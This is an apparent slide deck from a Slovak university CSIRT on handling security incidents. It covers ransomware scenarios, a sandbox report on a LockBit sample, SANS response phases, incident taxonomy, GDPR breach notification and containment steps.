
- Nariadenie Európskeho parlamentu a Rady (EÚ) 2016/679 z 27. apríla 2016 o ochrane fyzických osôb pri spracúvaní osobných údajov a o voľnom pohybe takýchto údajov, ktorým sa zrušuje smernica 95/46/ES (všeobecné nariadenie o ochrane údajov)
- Zákon č. 69/2018 Z. z. o kybernetickej bezpečnosti
- Zákon č. 95/2019 Z. z. o informačných technológiách vo verejnej správe








Scenár (I.)





Scenár (II.)

- Nejde otvoriť žiadne súbory
- Dokonca ani na úložisku organizácie
- IT podpora je nedostupná
- Kolegovia volajú/píšu SMS správy





Scenár (III.)





Aké budú Vaše
prvé kroky?





Ako postupovať
ďalej?





Ukážka ransomvér útoku

Malicious activity

274844568a6a9ce334d71efec21f528d7...
MD5: 7E503C206E57F0295DA017914A957D04
Start: 23.09.2024, 22:00 Total time: 150 s

Win10 64 bit Complete
Indicators: lockbit ransomware stealer
Tracker: LockBit, Ransomware, Stealer

Get sample IOC MalConf Restart
Text report Graph ATT&CK ChatGPT Export

Proceses Filter by PID or name Only important

PID	Process Name	Memory	Private Bytes	Open Files	Network Connections
6512	274844568a6a9ce334d71efec21f528d7b54b2cd4377c978cc1270c...	1k	67	68	
6432	COM CMSTPLUA	915	467	59	
1020	274844568a6a9ce334d71efec21f528d7b54b2cd4377c978cc12...	62k	87	71	lockbit
4524	COM ShellExperienceHost.exe -ServerName:App.AppXtk181tbx...	1k	1k	98	
4340	COM SearchApp.exe -ServerName:CortanaUI.AppX8z9r6jm96hw4b...	4k	6k	188	

HTTP Requests 61 Connections 27 DNS Requests 10 Threats 0


Timeshift	Headers	Rep	PID	Process name	CN	URL	Content
3497 ms	GET 200: OK	✓	5172	svchost.exe	DE	http://www.microsoft.com/pkiops/crl/MicSecSerCA2011_2011-10-18.crl	973 b + binary
3505 ms	GET 200: OK	✓	2120	MoUsoCoreWorker.exe	DE	http://www.microsoft.com/pkiops/crl/MicSecSerCA2011_2011-10-18.crl	973 b + binary
10332 ms	POST 200: OK	?	-	-	US	https://browser.pipe.aria.microsoft.com/Collector/3.0/?qsp=true&content-type=application%2Fbond-compact-binary&client-id=...	961 b + binary
12199 ms	POST 204: No Content	?	-	-	US	https://www.bing.com/threshold/xls.aspx	74.1 Kb + text
93632 ms	GET 200: OK	?	-	-	US	https://r.bing.com/rp/-UAlppANYxiGpRWJy2NDph4qQEw.gz.js	20.3 Kb + text
93634 ms	GET 404: Not Found	?	-	-	US	https://r.bing.com/rb/4N/jnc.nj/WHBHNSCD2X9iLHkLc7Ck-St1mtg.js?bu=Fpls1Cr&AeQq5yqKuwqkSuaL0ArSRH6K4Asnic28Afw...	-
94323 ms	POST 204: No Content	?	-	-	US	https://www.bing.com/threshold/xls.aspx	278 b + text

Danger [1020] 274844568a6a9ce334d71efec21f528d7b54b2cd4377c978cc1270c6ad986c4.exe [YARA] LockBit is detected

Zdroj: <https://app.any.run/tasks/7c048de1-ccdc-47df-9f0f-985cf31dea76>

Postup riešenia bezpečnostného incidentu

- Fázy riešenia bezpečnostných incidentov podľa **SANS**





Identifikácia bezpečnostných incidentov

- Incidentom sa vždy nedá zabrániť, musia sa však vždy identifikovať
- **Externé zdroje**
 - Iné organizácie – hlásenia (SK-CERT,...)
 - Automatizované systémy (napr. have I been pwned?)
- **Interné zdroje**
 - Nahlasovanie cez kontaktné miesto (email/telefón)
 - Monitorovanie (SIEM)
 - Vlastná dohľadávacia činnosť
- ***Ako identifikujete bezpečnostné incidenty?***

Nahlásenie incidentu

Ak chcete nahlásiť incident, zavolajte na niektoré z týchto telefónnych čísel alebo nám pošlite email. Všetky potrebné detaily si od Vás počas rozhovoru vypýtame.

+421 55 234 1111

incident@upjs.sk

Pracovné hodiny: 8:00-16:00

Všeobecný email

csirt@upjs.sk

Facebook

[CSIRT-UPJS](#)

Adresa

CSIRT
Univerzita Pavla Jozefa Šafárika
Šrobárova 2
041 80 Košice

PGP kľúč

```
User ID: CSIRT team UPJS <csirt@upjs.sk>  
Key ID: 0x0C62E396</csirt@upjs.sk>  
Exp: n/a  
Fingerprint: BBD5 D706 CBA1 FD9D 3A3B 0B9E 2AF6 8D10 0C62 E396
```





Analýza bezpečnostných incidentov

- Overiť si udalosť
- Bezpečnostný incident vs. technický incident
- Určenie typu bezpečnostného incidentu
 - Zdieľanie informácií
 - Spustenie špecifického postupu
- Predbežné určenie rozsahu
 - **určenie rozsahu** - identifikácia systémov, ľudí a informačných aktív, ktoré sú súčasťou udalosti.
 - **podozrivé udalosti** – nové účty, modifikácia súborov, zmeny vo výkone a pod.
- ***Máte IT oddelenie? Špecifický postup?***

Taxonómia bezpečnostných incidentov (I.)

- eCSIRT.net mkIV.
- CIRCL.LU taxonómia,
- Spoločná taxonómia pre orgány činné v trestnom konaní a jednotky CSIRT (Common Taxonomy for LE and CSIRTs).

REFERENCE TAXONOMY INCIDENT CLASSIFICATION (1 ST COLUMN)	INCIDENT EXAMPLES (2 ND COLUMN)	INCIDENT TYPE (2 ND COLUMN)	COMMON TAXONOMY FOR LEA AND CSIRT INCIDENT CLASSIFICATION (1 ST COLUMN)
Malicious Code	Virus	Infection	Malware
	Worm	Distribution	
	Trojan	C&C	
	Spyware	Undetermined	
	Dialler	Malicious Connection	
	Rootkit		

Evidencia bezpečnostného incidentu

- Evidencia bezpečnostných incidentov
 - Tiketovací systém / Interná evidencia (emailové správy)
 - Zaznamenajte si postup + dôležité údaje

Ako by ste evidovali bezpečnostný incident?

The screenshot shows the TheHive interface. The main panel displays a list of 11 cases out of 26, filtered by 'status: Open'. The list includes columns for Title, Severity, Tasks, Observables, Assignee, and Date. The right-hand panel shows a detailed view of a case, including its status (Closed by Bastard Operator), resolution status (Resolved), and a list of updates and alert updates.

Komunikácia bezpečnostného incidentu (I.)





Komunikácia bezpečnostného incidentu (II.)

- Partneri/klienti
- Média
 - Nahlásiť
 - Zamestnanci / útočník
- OČTK
- Povinné / dobrovoľné hlásenia
 - Úrad na ochranu osobných údajov
 - NBÚ, Telekomunikačný úrad
- ***Komu by ste hlásili/komunikovali bezpečnostný incident a aký spôsobom?***


Zdroj: <https://zive.aktuality.sk/clanok/cfRr3Xq/hackeri-zverejnili-data-ukradnute-univerzite-mateja-bela-zacinaju-sa-sirit-internetom/>

Komunikácia bezpečnostného incidentu (III.)



Bezpečnostný pohľad

- Bezpečnostný incident
- CSIRT / Dohľadový orgán
- Zastaviť incident, zistiť dopad incidentu, zamedziť rovnakému incidentu



Trestnoprávny pohľad

- Skutok
- Orgány činné v trestnom konaní
- Najst' páchatela



Pohľad ochrany osobných údajov

- Bezpečnostný incident
- ÚOOÚ
- Identifikovať dopad na OOÚ a urobiť opatrenia



Komunikácia bezpečnostného incidentu (IV.)

Čl. 33 GDPR

Ktoré incidenty je potrebné oznámiť podľa GDPR?

- Porušenie ochrany osobných údajov
- Porušenie bezpečnosti

Kto musí oznamovať?

- Každý prevádzkovateľ a sprostredkovateľ

Komu je potrebné incident oznámiť?

- Úradu na ochranu osobných údajov
- Dotknutým osobám (niektoré prípady)

Do kedy je potrebné incident oznámiť?

- Bez zbytočného odkladu, resp. do 72 hodín

Formulár pre prevádzkovateľa na nahlasovanie bezpečnostných incidentov v zmysle Čl. 33 Nariadenia (EÚ)2016/679 a § 40 zákona č. 18/2018 Z. z

[Verzia pre tlač](#)

Formulár je určený pre prevádzkovateľov, ktorí sú povinní v zmysle čl. 33 NARIADENIA EURÓPSKEHO PARLAMENTU A RADY (EÚ) 2016/679 z 27. apríla 2016 o ochrane fyzických osôb pri spracúvaní osobných údajov a o voľnom pohybe takýchto údajov, ktorým sa zrušuje smernica 95/46/ES (všeobecné nariadenie o ochrane údajov) (ďalej len „GDPR“) ako aj § 40 zákona č. 18/2018 Z. z. o ochrane osobných údajov a o zmene a doplnení niektorých zákonov v znení zákona č. 221/2019 Z. z. (ďalej len „zákon“) bezodkladne oznámiť Úradu na ochranu osobných údajov SR (ďalej len „úrad“), ako dozornému orgánu v oblasti ochrany a spracúvania osobných údajov porušenie ochrany osobných údajov, ktoré môže mať za následok riziko pre práva a slobody fyzických osôb.

Úvod Náhľad Dokončiť

Oznámenie o porušení ochrany osobných údajov:

1. Identifikácia oznamovateľa bezpečnostného incidentu:

1.1 Oznámenie o porušení ochrany osobných údajov oznamujete v postavení: *
Označte iba jednu možnosť:

fyzickej osoby, ktorá spracúva osobné údaje dotknutých osôb

právnickej osoby, ktorá spracúva osobné údaje dotknutých osôb

sprostredkovateľa, ktorý v mene prevádzkovateľa spracúva osobné údaje dotknutých osôb

iné

iné:
(v prípade výberu možnosti „iné“ popíšte)

1.2 Názov prevádzkovateľa (fyzická/právnická osoba), adresa/sídlo, u ktorého došlo k porušeniu ochrany osobných údajov:

1.3 IČO:

1.4 Tel. kontakt:

2. Informácie o zodpovednej osobe, resp. inej kontaktnej osobe oprávnenej pre komunikáciu v mene prevádzkovateľa vo veci porušenia ochrany osobných údajov.

2.1 Máte určenú zodpovednú osobu v oblasti ochrany osobných údajov: *
Označte iba jednu možnosť

áno

nie

<https://dataprotection.gov.sk/sk/prevadzkovateľa/oznamenie-porusení-ochrany-osobnych-udajov/>

Zastavenie/Obmedzenie bezpečnostného incidentu

- **Blokovanie ďalšieho prístupu** alebo poškodenia systémov
 - Vypnutie systému, odpojenie od siete, zmena pravidiel,
 - Zvýšenie úrovne monitorovania
 - Malvér -> **izolácia** kompromitovaných systémov
 - Phishing -> **deaktivácia** odkazu
- **Čo by ste robili v prípade ransomvér útoku?**



Analýza bezpečnostného incidentu

